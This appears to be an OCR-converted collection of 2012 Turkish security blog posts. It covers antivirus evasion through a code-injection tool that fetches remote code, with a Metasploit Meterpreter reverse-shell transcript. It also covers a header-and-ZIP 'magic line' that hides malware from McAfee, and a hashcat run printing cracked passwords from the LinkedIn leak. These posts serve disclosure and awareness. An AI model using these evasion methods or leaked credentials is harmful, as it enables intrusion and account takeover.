

Analysis date: 2012-08-03 06:07:14 UTC (0 dakika ago)

More details

Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Shell	20120802
AntiVir	TR/Crypt.EPACK.Gen2	20120803
Antiy-AVL	-	20120803
Avast	Win32:SwPatch [Vm]	20120802
AVG	Win32/Heur	20120802
BitDefender	Backdoor.Shell.AC	20120803

Downloading picture https://chart.googleapis.com/chart?chs=120x60&cht=gom&chco=d60c1A,379f32&chds=-100,100&ch

Örnek olarak en güncel imzalara sahip NOD32 Antivirüs yazılımı kurulu olan sisteme belirtilen bir web adresinden ham kodu indiren ve hedef işleme (process) kod enjeksiyonu yapmak için hazırlamış olduğum [Code Injection Tool](#) aracı ile enjeksiyon yapalım ve mutlu sona ulaşalım.



The screenshot shows the Metasploit Console window titled "Development - Metasploit Console". The terminal output is as follows:

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.201.131:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.201.128
[*] Meterpreter session 3 opened (192.168.201.131:4444 -> 192.168.201.128:1311) at 2012-08-03 11:20:19 +0300

msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Kod enjeksiyonu için geliştirmiş olduğum [Code Injection aracıburada](#) yer alan adımları harfiyen yerine getirmektedir. Aracın VirusTotal raporuna da [buradan](#) ulaşabilirsiniz. Programın işlevi, belirtlen web adresinden indirdiği kodu yine belirtlen PID veya işleme (process) enjekte etmek ve çalıştırılmasını sağlamaktır.

Sonuç olarak mantıklı ve anlamlı imza setine sahip olmayan Antivirüs yazılımlarının çok zaman ve efor sarfetmeden birdibir oynarcasına atlatılması mümkündür. Konuyu kısaca özetleyen videoyu izlemenizi tavsiye eder, herkese güvenli günler dilerim...

Babana Bile Güvenme

Source: <https://www.mertsarica.com/babana-bile-guvende/>

By M.S on July 11th, 2012



[For English, click here.](#)

Günümüzün imza tabanlı teknolojilerinden biri olan Antivirüs yazılımlarına köru körüne güvenmeye, onların da birer yazılım olduğunu ve her yazılım gibi onların da hataları, zayıfları olabileceğini çoğulukla göz ardı etmekteyiz. Halbuki Antivirüs dediğimiz yazılımlar aslında belli bir imza setine göre (sezgisel tarama hariç) hedef dosyaları incelemekte ve doğası gereği hedef dosya üzerinde yapılan basit değişikliklerden (misal kodlama/encode, paketleme) sistem üzerinde yapılan daha karmaşık değişikliklere (misal [tasarımsal hataları istismar etme](#)) kadar çeşitli yöntemler ile çoğu zaman kolaylıkla atlatılmaktadırlar. Çoğunlukla kodlama ile atlatma yöntemlerine sıkça rastladığımız bu günlerde tasarımsal veya mimari hatalardan, zayıflıklardan faydalananarak atlatma yöntemlerine çok sık rastlanmaktadır.

Geçtiğimiz günlerde zararlı bir yazılım analizi gerçekleştirirken McAfee VirusScan Enterprise Antivirus yazılımında raporlamadan zararlı yazılım tespitine kadar iki önemli noktada tutarsız sonuçlar üretmesine neden olan bir hata, zayıfları keşfettim. Yaptığım incelemeler neticesinde bu hatanın/zayıfların, antivirus yazılımında bulunan ayırtıcılarının (parser) dosyaları incelerken özel bir satır dikkate almasından kaynaklandığını düşünüyorum.

Hataya neden olan bu gizemli satır nedir diye soracak olursanız, HTTP protokülüne ait bir başlık (content-disposition ve filename) ile ZIP dosyasının başlığının (header) birleşiminden oluşan bir satır olduğunu söyleyebilirim;
Content-Disposition: inline; filename=setup.exe....PK.....

Normalde web ile ilişkili dosyaları (misal html) bu şekilde ayırtmasını beklediğimiz Antivirüs yazılımı her ne hikmetse incelediği tüm dosyalarda da bu gizemli satırı dikkate alarak dosya üzerinde inceleme gerçekleştirmektedir. Durum böyle olunca da bu gizemli satırı kullanarak zararlı bir yazılımı bu antivirüs yazılımından kaçırıkmak, hatalı aksiyon raporu üretmesini (sildim dediği bir zararlı yazılımı aslında silememesi) sağlamak ve durum raporunda sahte dosya ismi göstermesini sağlamak mümkün olmaktadır.

Bu hatanın, zayıfları istismar edilebileceği senaryolardan bazlarının üzerinden kısaca geçecek olursak;

- Örneğin internetten [temin](#) ettiğimiz o meşhur Aurora istismar kodunun başına bu sihirli satırı ekleyip taratacak olursak antivirus yazılımı tarafından tespit edilemediğini görebiliyoruz.

- Bunun dışında iki adet zararlı yazılım ile gerçekleştirebileceğimiz başka bir senaryoda ise zararlı yazılımlardan bir tanesi [Contagio Malware Dump](#) sitesinden temin ettiğimiz APT_1104statment.pdf zararlı PDF dosyası diğeri ise Honeypot sistemi üzerinden temin ettiğimiz ve Blackhole istismar kiti tarafından kullanılan 55993.jar zararlı JAR ([CVE-2012-0507](#)) dosyası olsun. Her iki dosyayı da ayrı ayrı bu antivirus yazılımı ile taratacak olursak antivirus yazılımin başarıyla bu zararlı yazılımları tespit ettiğini görebiliyoruz ancak sihirli satır JAR dosyasının başına ekledikten ve iki dosyayı tek bir zip dosyası haline çevirdikten sonra taratacak olursak sadece 55993.jar dosyasının tespit edildiğini diğer dosyanın ise tespit edilemediğini görebiliyoruz. Ayrıca her ne kadar antivirus yazılımı bize 55993.jar dosyasının silinmiş olduğunu söylemiş olsa da zip dosyasının içine baktığımızda aslında dosyanın birebir orada olduğunu görebiliyoruz.
- Son olarak [Contagio Malware Dump](#) sitesinden temin ettiğimiz APT_1104statment.pdf zararlı PDF dosyasının başına sihirli satırımızı koyacak ve filename kısmına istediğimiz değeri belirtecek olursak tarama sonucunda zararlı yazılımin adının dosya adından farklı olarak görüntülendiğini ve raporlandığını görebiliyoruz.

Özellikle istismar kitlerinin (exploit kits) sıfırıncı gün zafiyetlerini istismar ettiği, güçlü gizleme (obfuscation) yöntemlerine başvurarak kendilerini imza tabanlı saldırısı tespit ve zararlı yazılım tespit teknolojilerinden başarıyla gizleyebildiği şu günlerde, yazılımlarda yapılan bu tür basit hatalar da, kullanıcıların kolaylıkla kandırılmasına ve zararlı yazılımların sistemlere daha kolay ulaşmasına imkan tanıyabilmektedir. Tavsiyem sadece ve sadece istemci sistemlerinde çalışan imza tabanlı teknolojilere güvenmek yerine ilave olarak ağ trafiginin gözlenmesine yönelik modern teknolojilerden de (kum havuzu analizi gerçekleştirebilen ağ güvenlik izleme cihazları) faydalanalması olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Hackedin

Source: <https://www.mertsarica.com/hackedin/>

By M.S on June 7th, 2012



Bildiğiniz üzere geçtiğimiz gün 150 milyondan fazla üyesi bulunan [Linkedin](#) sosyal ağının hacklendiği, 6.46 milyon üyesine ait olduğu öne sürülen ve içinde SHA-1 ile hashlenmiş şifreleri barındıran dosyanın bir Rus sitesinde [keşfedildiği](#) ortaya çıktı. Benim gibi milyonlarca üye haberi duyar duymaz apar topar şifrelerini değiştirmek için zamanla yarışmaya başladı. Her ne kadar dosya içinde SHA-1 ile hashlenmiş şifreler dışında başka bir bilgi yer almamış olsa da Linkedin'i hack eden art niyetli bilgisayar korsanlarının (black hat) başka hangi bilgileri ele geçirdiği bilinmiyor. (Her ne kadar şifremizi değiştirmiş olsakta SHA-1 ile hashlenmiş olan şifrelerin hangi zafiyetin istismar edilmesi ile ele geçirildiği bilinmediği için art niyetli bilgisayar korsanlarının tekrar bu bilgileri ele geçirip geçiremeyecekleri bilinmiyor bu nedenle olay netlik kazanana dek Linkedin üyelerinin şifrelerini kendi güvenlikleri için gün aşırı değiştirmeleri yerinde olur.)

Bildiğiniz gibi art niyetli bilgisayar korsanlarının (black hat) bu bilgileri ele geçirdikten sonra yapacakları ilk iş SHA-1 ile hashlenmiş şifreleri orjinal yani okunabilir haline (password recovery) çevirmektir bu nedenle şifre seçerken sözlükte yer almayan kelimelerin kullanılması (oluşturulan şifrenin büyük ve küçük harf, özel karakter (\$, #, ? vs.) içermesi ve 8 haneden uzun olması tavsiye edilir) bu tür vakalarda çalınan, ele geçirilen şifrelerin okunaklı halini (clear text) art niyetli kişilerin eline geçmesini oldukça zorlaştırmaktadır. Art niyetli bilgisayar korsanlarının internetten temin ettikleri herhangi bir Türkçe sözlük ile hashlenmiş bu şifrelerin kaç tanesini orjinal haline çevirebileceklerini öğrenmek için aynı yöntemi izlemeye ve zayıf şifreleri tespit etmeye karar verdim.

Şifre kırma işlemi için hem hız hem de performans açısından başarılı bulduğum ve güvenlik testlerinde kullandığım [hashcat](#) aracını, sözlük dosyası olarak [2010 yılında](#) TDK Büyük Türkçe Sözlük'ten faydalananarak oluşturmuş olduğum hem Türkçe karakterleri içeren hem de içermeyen iki ayrı Türkçe sözlük dosyasından (dictionary file) faydalandım.

İşleme başlamadan önce SHA-1 ile hashlenmiş şifreleri içeren dosyayı incelediğimde 40 bayt (byte) olan SHA-1 hashlerinden (160 bit) bazlarının ilk 5 baytinin 00000 olduğunu gördüm. Bunun sebebinin Linkedin'i hackleyen art niyetli kişi veya kişilerin orjinal haline çevirebildikleri şifreleri bu şekilde işaretlediği tahmin ediliyordu. 6.5 hashlenmiş şifrenin 3.5 milyonunun bu şekilde olması şifre kırma araçlarının sadece geriye kalan 3 milyon hash üzerinde şifre çevirme işlemini gerçekleştirebilmesi anlamına geliyordu çünkü 00000 ile başlayan bir hash bu araçlar tarafından tanınmadığı için aslında çöpten başka birşey değildi ancak dün akşam hashcat'in bu 5 haneyi de şifre çevirme işlemine dahil edebilen özel bir [sürümü](#) yayınladı.

Bu sürüm ile hashcat'in herhangi bir [kuralından \(attack modes\)](#) faydalananmayarak gerçekleştirmiş olduğum ilk testte aracın 6458020 hash'in 3355 tanesini (%0.05) başarıyla orjinali haline çevrilebildiğini gördüm.

```
C:\hashcat>hashcat -cli32.exe --hash-mode 150 --output-file C:\hashcat\linkedin_tr.txt C:\hashcat\combo_not.txt C:\hashcat\sozluk.txt C:\hashcat\sozluk_tr_karakter.txt
Initializing hashcat v0.39 by atom with 8 threads and 32mb segment-size...
NOTE: press enter for status-screen

Added hashes from file C:\hashcat\combo_not.txt: 6458020 {1 salts}
Input.Mode: Dict <C:\hashcat\sozluk.txt>
Index.....: 1/1 {segment}, 190775 {words}, 1897264 {bytes}
Recovered.: 3355/6458020 hashes, 0/1 salts
Speed/sec.: 32.49k plains, 32.49k words
Progress...: 190775/190775 {100.00%}
Running...: 00:00:00:06
Estimated.: ----:----:--
Input.Mode: Dict <C:\hashcat\sozluk_tr_karakter.txt>
Index.....: 1/1 {segment}, 190775 {words}, 1897264 {bytes}
Recovered.: 3355/6458020 hashes, 0/1 salts
Speed/sec.: 490.39k plains, 490.39k words
Progress...: 190775/190775 {100.00%}
Running...: ----:----:--
Estimated.: ----:----:--
Started: Thu Jun 07 18:32:43 2012
Stopped: Thu Jun 07 18:33:02 2012
```

C:\hascat\linkedin_tr.txt - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

linkedin_tr.txt

```
1 00000926399aae73ef26948079549627b9265b0621:gardas
2 0000037f51e3517e781c00e96848658dee1fbfb2:dalyarak
3 000009f9578e5bc007fef7a4b3d3fe6df42b2:kefrem
4 000004dc23b335dba5520f24lb9e70663137ca:oktemer
5 00006e161e6bee2f14740099c4bee8247926999:abrakadabra
6 00000828f6da8168882cc29a11cc204de1975767:mussfir
7 00000cb580e6bb11e72d418d538b13066d4afe:guduru
8 000005664cd7b028244497949dcf78a87d64f9e:simile
9 0000053babbb2adb214zb787b1c3da980ee17600:uterus
10 000072b980b6a39e90315dff30d8e258078a00:dokdok
11 0000028497ebf8b5b25accba172fb3f35e59ed7:kehlibar
12 000007906eab543aba41ea82fc498d26d5add9de:cludeniz
13 0000013231fd324499aae6ccbdcaa7a40de25396d:abrama
14 000009d781819275a51ba8f92f57a9f112d46f:mussib
15 00000d3ddcf994760ba195d0c3411c11668e036:gukruk
16 0000023101df495b386ff1f690b7cf0340c0312:simine
17 0000044106101fe1f6623ee5e29307c8a3332c1:utopie
18 000001c9ce9e8cc432fe59dbd36f82ce8e0ffbea:doktor
19 00000be9264df2b1272f6fcc333e1d1421677ee:kekule
20 e81fc2e65d78f70762621eeded2a9428b3a6471a:omrhaecili
21 00000689b5f953679c1b2277cacb8702590a370d:absent
22 00000a9b55585c2b50470fc35ff8271cf85d9515:muslum
23 00000fe562a3587adf37008dffaa6485aff5b153a:simsim
24 00000fe2fe99de74862e3a4c69387b6e3891c69:gulguli
25 000001f524b9bcc3d903a87afface50775d9a30c:uveitis
26 000007d112cb6cfaa0d7faa84505adff016716a:dokucu
27 000008d64df5cfeda488697b6a3f23049aa964a:kelaynak
28 0000037d581bd259c6b49be429d8790360934e10:odemis
29 000009f6c275d7485e7af424499d3b2448f84db6:absinthe
30 000001b8ebca47a8b8b6751e96020e2ed6afece9:muspert
31 000003ca0039dc1e64637055a5a0ca5835dd2c:simiyah
32 0000088def793aa592ec770209349d6e087ee894:gulnar
33 000009fe14b759cb7b72cf0f93d00bd6ffff74c:uyanik
34 00000cf526384c3b0e091e90bf417a17a285a89:dolani
35 000006c94ebd02ad93312343bbcfe0a2b83a760:kelebek
36 00000485d72a48dfe0e834940bd0f753a8d26c9:onemisz
37 000002562d6ad7006c2caddd90afaf115865e164:aktuverya
38 00000989024062fa2cb89060a624e662a309422:Mustak
39 000002a225b110f16f63b14f6ffffaebf015891af:simulator
```

Combinator kuralından (sözlükte yer alan her bir kelimenin bir diğerineyle birleştirilerek de kullanılması) faydalananarak gerçekleştirmiş olduğum ikinci teste ise aracın 6458020 hash'ının 11953 tanesini (%0.18) başarıyla oriinali haline çevrilebildiğini gördüm.

```
C:\Windows\system32\cmd.exe
C:\hashcat>hashcat -cl32.exe --hash-mode 150 --output-file C:\hashcat\linkedin_t
r.txt --rules-file C:\hashcat\rules\combinator.rule C:\hashcat\combo_not.txt C:\
hashcat\sozluk.txt C:\hashcat\sozluk_tr_karakter.txt
Initializing hasheat v0.39 by atom with 8 threads and 32mb segment-size...
NOTE: press enter for status-screen

Added hashes from file C:\hashcat\combo_not.txt: 6458020 <1 salts>
Added rules from file C:\hashcat\rules\combinator.rule: 40
Input.Mode: Dict <C:\hashcat\sozluk.txt>
Index.....: 1/1 <segment>, 190775 <words>, 1897264 <bytes>
Recovered.: 11953/6458020 hashes, 0/1 salts
Speed/sec.: 308.85k plains, 7.72k words
Progress...: 190775/190775 <100.00%>
Running...: 00:00:00:24
Estimated.: ---:---:---
Input.Mode: Dict <C:\hashcat\sozluk_tr_karakter.txt>
Index.....: 1/1 <segment>, 190775 <words>, 1897264 <bytes>
Recovered.: 11953/6458020 hashes, 0/1 salts
Speed/sec.: 591.75k plains, 14.79k words
Progress...: 190775/190775 <100.00%>
Running...: 00:00:00:13
Estimated.: ---:---:---
Started: Thu Jun 07 18:29:13 2012
Stopped: Thu Jun 07 18:30:05 2012
```

```

C:\hashcat\linkedin_tr.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
[|] linkedin_tr.txt
1 00000894deabd295af97fe38cea509665169a44e:gadar123
2 00000526359ae73e6948079549627b9265b0621:gardas
3 0000033fcf78770efc16bcfa5eb4d13011e5d99:geter1
4 00000eb65c99db6287956c3e690703d26f58e1:golli123
5 00001aae83f70a2a64b578b408b6c44818a8947:gomsul
6 000003751e3517e781c009684865d8ee1fbfb:dalayarak
7 0000018d8b32748f25a758448b8e783fd4ec3:goser1
8 00000c2117fac16668334d39ef9957dca8ff1109:akesel
9 0000245b6195b5c7100acacb686b8ce5c75008d:keer123
10 00000f9eal5cab2df3d08da824d2d96263d324f6:goser123
11 000007c25290ccf91e91d7ea49e93ee92a:ebbd:dam123
12 000005664cd7b0288244497994d0c78a87d64f49e:simile
13 00000c6fcfb36d746e777231cb295cb228fc4f4a:akesel2007
14 00000d1b0558e29164c4d8878208a211ec35c8:qudu123
15 00000b9f978e85c0b07fe7a4b3d36d6fd422b:kefrem
16 00000828f6da8168882cc29a11cc204d4197f576:masafir
17 000005ab2c16258aa379483672d1dc652a6a04d:ok2008
18 000016dc714679cc9Gb0d07673c4a97e225fb:usa2008
19 0000095d334fb134c810729eb944f5ca590a49:above1
20 0000c7d23a34896bc108873871b4b3974a45692:gudu2007
21 000008defe8e5909341e132c1bd8a8da465461:doha123
22 000006bf622ef93b0a211cd0fd028ddfcf7e39e:user123
23 000008854c62614de8793979dbbd3a8c0288c7030:okok123
24 000004d0001b8c4728173462da6de75d3c86b21:simis1
25 0000021769eafdf73eefed4efafe0b0f3d174abd:abril11
26 00000cfc8efaf0bbfe7de62c6abe567e8841d2540:kehler
27 00000e9d781819275a51ba8ff92f567a9f112d46f:masaib
28 0000064053bc8a035c4960a8ceeee011e4eb:doha2008
29 00000dadee7e0859dedc557605cd9470dd46c606:user2007
30 00000cbe80e8bb114e72d418d853b1306d64afe:guduru
31 0000023101df45b386f1e690b7cf0340c0312:simine
32 000003d635d1e228dec45dc037859726da40cc5:abril2008
33 0000028497e8fb95b25accb0a172fb3f35a59ed7:kelhibar
34 0000072647a04799c16399e53d6fd072efbc78:doha2009
35 000000dc23b335db8a3520f841b99e70663137ca:oktemer
36 00000983e3410fb5707b2ae199d11ef38662b93:ustsal123
37 000003f34c88a7a696fed84353ff47c3881533d1:abral123
38 00000a9b95558c2b50470fc35ff8271cf85d9515:muslum
39 00000e92c05bdac3a7aa60e11ff0fb4b3bf0e66a:dok123

```

Normal text file length : 585879 lines : 11954 ln : 3337 Col : 18 Sel : 0 UNIX ANSI INS

Sözlükte yer alan basit kelimelerin şifre olarak kullanılması durumunda şifrelerin art niyetli bilgisayar korsanları tarafından çok kısa sürede internetten temin edilebilen sözlükler ile rahatlıkla kırılabilirliğini hiçbir zaman unutmayın ve olabildiğince güçlü şifreler (oluşturulan şifrenin büyük ve küçük harf, özel karakter (\$, #, ? vs.) içermesi ve 8 haneden uzun olması) kullanmaya gayret edin.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Güvenlik Testlerinin Önemi

Source: <https://www.mertsarica.com/guvenlik-testlerinin-onemi/>

By M.S on June 1st, 2012



Hayatımızı dijital ortamlarda sürdürmeye başladığımız bu çağda kişisel verilerimize verdigimiz önem de git gide artmaktadır. Art niyetli kişiler tarafından firmalardan çalınan müşteri bilgilerinin çeşitli sitelerde sayfa sayfa yayınlandığı ve/veya para karşılığı satıldığı şu günlerde müşteri olarak dijital ortamda aldığımız hizmetlerden kullandığımız uygulamalara kadar bir çok noktada güvenliği ister istemez sorgular ve güvenliğimize önem verdigimiz, duydugumuz ve güvendiğimiz firmalar ile çalışır hale gelmiş bulunmaktayız.

Müşteriler tarafından güvenliğin sorgulanır hale geleceğini, yılda bir veya iki defa güvenlik testi yaparak veya güvenlik testi hizmeti alarak müşteri güvenliğinin sağlanamayacağını, güvenliğin kurumsal rekabet gücünü arttıran bir unsur olacağını öngören vizyoner firmalar yıllar öncesinden güvenlige yatırım yapmaya başlıdilar. Sadece güvenlik cihazlarına ve yazılımlarına yatırım yapmakla kalmayıp ethical hackerlar, sertifikalı siber güvenlik uzmanları istihdam ederek, yetişirerek özellikle güvenlik testleri (vulnerability assessment, penetration testing) başta olmak üzere uzmanlık isteyen birçok alanda (Bilgisayar Olayları Müdahale, Adli Bilişim Analizi vb.) kendilerinden de faydalananmaya başladılar.

Bu vizyona sahip olmayan firmalar güvenlik testlerini, güvenlik zafiyeti tespit eden ve raporlayan Nessus ve benzeri araçlar ile, aynı zamanda sistem yöneticiliği de yapan veya on işi birden yürüten bir çalışanın yan iş olarak da yapabileceği sıradan bir iş olarak görürlerdi ancak ne zaman ki sistemleri, uygulamaları, altyapıları art niyetli kişilerin hedefi olmaya ve kayıplar yaşanmaya başladı işte o zaman güvenlik testlerinin hackerların bilgi ve becerilerine sahip olmayan çalışanlar tarafından gerçekleştirilmesi durumunda yapılan testin firmaya tam anlamıyla bir katma değer sağlamadığını tecrübe ederek öğrenmiş oldular.

Müşteri açısından bakıldığında eğer bir firma bünyesinde siber güvenlik uzmanı, ethical hacker bulunduruyor ise müşterilerine verdiği mesaj çok açıktr, "Güvenliği(n/m)iz için çalışıyoruz". (Örneğin Google firmasının güvenlige verdiği önem, [Tavis Ormandy](#), [Michał Zalewski](#) gibi güvenlik dünyasından iki önemli isme bünyesinde yer verdiginden rahatlıkla anlaşılmaktadır.) Bunun nedeni hackerların (black hat, grey hat) sahip oldukları bilgi ve beceriler ile güvenlik testi gerçekleştirebilen bu uzmanlar, hackerların gözüyle sistemleri, uygulamaları, ağları denetleyebilmekte, güvenlik zafiyetlerini tespit edebilmekte, zafiyetleri ortadan kaldırmak için çözüm önerileri üretmekte kısaca firmanın hack edilme dolayısıyla müşteri bilgilerinin çalınarak kötüye kullanılma ihtimalini en aza indirgemektedirler. Ayrıca bu uzmanlar güvenlik testi gerçekleştirmenin yanısıra dış firmadan alınacak güvenlik testi hizmeti için firma seçiminde (penetrasyon testi hizmeti adı altında sadece Nessus çıktısı veren firmaların elenmesi) ve hizmetin değerlendirilmesinde

(hatalı risk derecelendirmesinin tespiti (düşük seviyedeki bulguların yüksek seviye olarak raporlanması), hatalı (false positive) bulguların tespiti) katkı sağlamaktadır.

Firma açısından bakıldığı zaman ise güvenlik testlerinin aslında bir firma için birden fazla artısı bulunmaktadır. Güvenlik testleri;

- Firmanın hacklenme ihtimalini büyük oranda azaltır.
- Firma içinde güvenlik farkındalığını arttırır.
- Riskli noktaların tespit edilmesini sağladığı için risk yönetimi yapılmasını sağlar.
- Hacklenmek, firmaların itibarını ve marka değerini zedeleyebildiği gibi iflaslarına da neden olabilmektedir bu nedenle güvenlik testleri iş sürekliliğinin sağlanmasına yardımcı olur.
- [ISO 27001](#), [PCI DSS](#) gibi standartlar yılda en az bir defa güvenlik testi yapmayı zorunlu tuttuğu için bu tür standartlar ile uyumlu olmaya yardımcı olur.

Sonuç olarak günümüzde sadece güvenlik teknolojilerine yatırım yapan, bünyesinde siber güvenlik uzmanı, ethical hacker bulundurmayan veya yetiştirmeyen firmaların, uzun vadede, sürekli artış gösteren siber tehditler karşısında ayakta kalması, müşterilerine güvenli hizmetler ve ürünler sunması, rakipleri ile rekabet etmesi ve piyasada tutunması oldukça zordur. Umarım çağın gerisinde kalmış olan bu firmalar en kısa zamanda bu uzmanları istihdam etmeye başlayarak hem bizler yani müşteriler hem de kendileri için çağ'a ayak uydurarak güvenli hizmetler/servisler vermeye, uygulamalar, ürünler geliştirmeye başlarlar.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim...

Android Uygulamalarında Güvenlik Testi

Source: <https://www.mertsarica.com/android-uygulamalarinda-guvenlik-testi/>

By M.S on May 21st, 2012




